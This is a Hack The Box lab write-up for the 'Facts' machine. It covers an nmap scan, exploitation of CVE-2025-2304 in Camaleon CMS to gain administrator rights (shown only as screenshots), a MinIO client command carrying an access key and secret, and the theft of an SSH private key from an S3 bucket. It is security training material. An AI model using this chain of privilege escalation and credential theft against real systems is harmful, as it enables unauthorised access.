# HTB-Facts
Table of Contents
Scope:10.129.20.26Recon
Nmap
sudo nmap -sC -sV -sT -p- -Pn -T5 --min-rate=5000 -vvvv facts.htb
PORT      STATE SERVICE REASON  VERSION22/tcp    open  ssh     syn-ack OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNYjzL0v+zbXt5Zvuhd63ZMVGK/8TRBsYpIitcmtFPexgvOxbFiv6VCm9ZzRBGKf0uoNaj69WYzveCNEWxdQUww=|   256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPCNb2NXAGnDBofpLTCGLMyF/N6Xe5LIri/onyTBifIK80/tcp    open  http    syn-ack nginx 1.26.3 (Ubuntu)|_http-favicon: Unknown favicon MD5: 8C83ADFFE48BE12C38E7DBCC2D0524BC| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.26.3 (Ubuntu)|_http-title: facts54321/tcp open  http    syn-ack Golang net/http server|_http-server-header: MinIO| http-methods:|_  Supported Methods: GET OPTIONS|_http-title: Did not follow redirect to http://facts.htb:9001| fingerprint-strings:|   FourOhFourRequest:|     HTTP/1.0 400 Bad Request|     Accept-Ranges: bytes|     Content-Length: 303|     Content-Type: application/xml|     Server: MinIO|     Strict-Transport-Security: max-age=31536000; includeSubDomains|     Vary: Origin|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8|     X-Amz-Request-Id: 188FE85264FAB013|     X-Content-Type-Options: nosniff|     X-Xss-Protection: 1; mode=block|     Date: Sat, 31 Jan 2026 19:43:39 GMT|     <?xml version="1.0" encoding="UTF-8"?>|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>188FE85264FAB013</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>|   GenericLines, Help, RTSPRequest, SSLSessionReq:|     HTTP/1.1 400 Bad Request|     Content-Type: text/plain; charset=utf-8|     Connection: close|     Request|   GetRequest:|     HTTP/1.0 400 Bad Request|     Accept-Ranges: bytes|     Content-Length: 276|     Content-Type: application/xml|     Server: MinIO|     Strict-Transport-Security: max-age=31536000; includeSubDomains|     Vary: Origin|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8|     X-Amz-Request-Id: 188FE84E9E3B613B|     X-Content-Type-Options: nosniff|     X-Xss-Protection: 1; mode=block|     Date: Sat, 31 Jan 2026 19:43:22 GMT|     <?xml version="1.0" encoding="UTF-8"?>|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>188FE84E9E3B613B</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>|   HTTPOptions:|     HTTP/1.0 200 OK|     Vary: Origin|     Date: Sat, 31 Jan 2026 19:43:23 GMT|_    Content-Length: 0
This post is password-protected. Enter the password to continue:

80/TCP - HTTP

gobuster
I then went ahead and used gobuster to enumerate the directories.


I headed over and tried to log in but failed, so instead went to the /register tab where I registered for an account.

Once inside I noticed at the bottom that it’s running on Camaleon CMS - 2.9.0.
OSINT

I went ahead and started looking around for exploits:
Delving deeper into it we find that the founder of this CVE posted a short informational writeup on tenable:

CVE-2025-2304
So I head over and attempt to change the password, where I notice the Role is greyed out.

Then using this exploit I was able to exploit the vulnerability inside the password change:


Logging back in we notice that we now have Administrator privileges.

Heading over to the following page I found the AWS S3 info:
Exploitation
MinIO cli
In order to make use of this S3 bucket I downloaded mc:
wget https://dl.min.io/client/mc/release/linux-amd64/mc -O /usr/local/bin/mc && chmod +x /usr/local/bin/mcNext up I created an alias:
mc alias set facts http://facts.htb:54321 AKIA8A8C1BCD91954B20 H6mMjKA49rX605mmBoJrrxURj8PIPRfb9EbuaIasOnce that was done I could issue commands:

I decided to check out the internal/ directory:

And lo and behold all the way at the bottom:


I copied over the ssh key

I then tried to identify the user to which this key belonged to, but unfortunately the username wasn’t listed in authorized_keys:

Shortly after I noticed that the id_ed25519 key was actually encrypted with a passphrase, and I could decrypt it as follows:

Foothold
Shell as trivia
Combining all of the above we are able to log in:
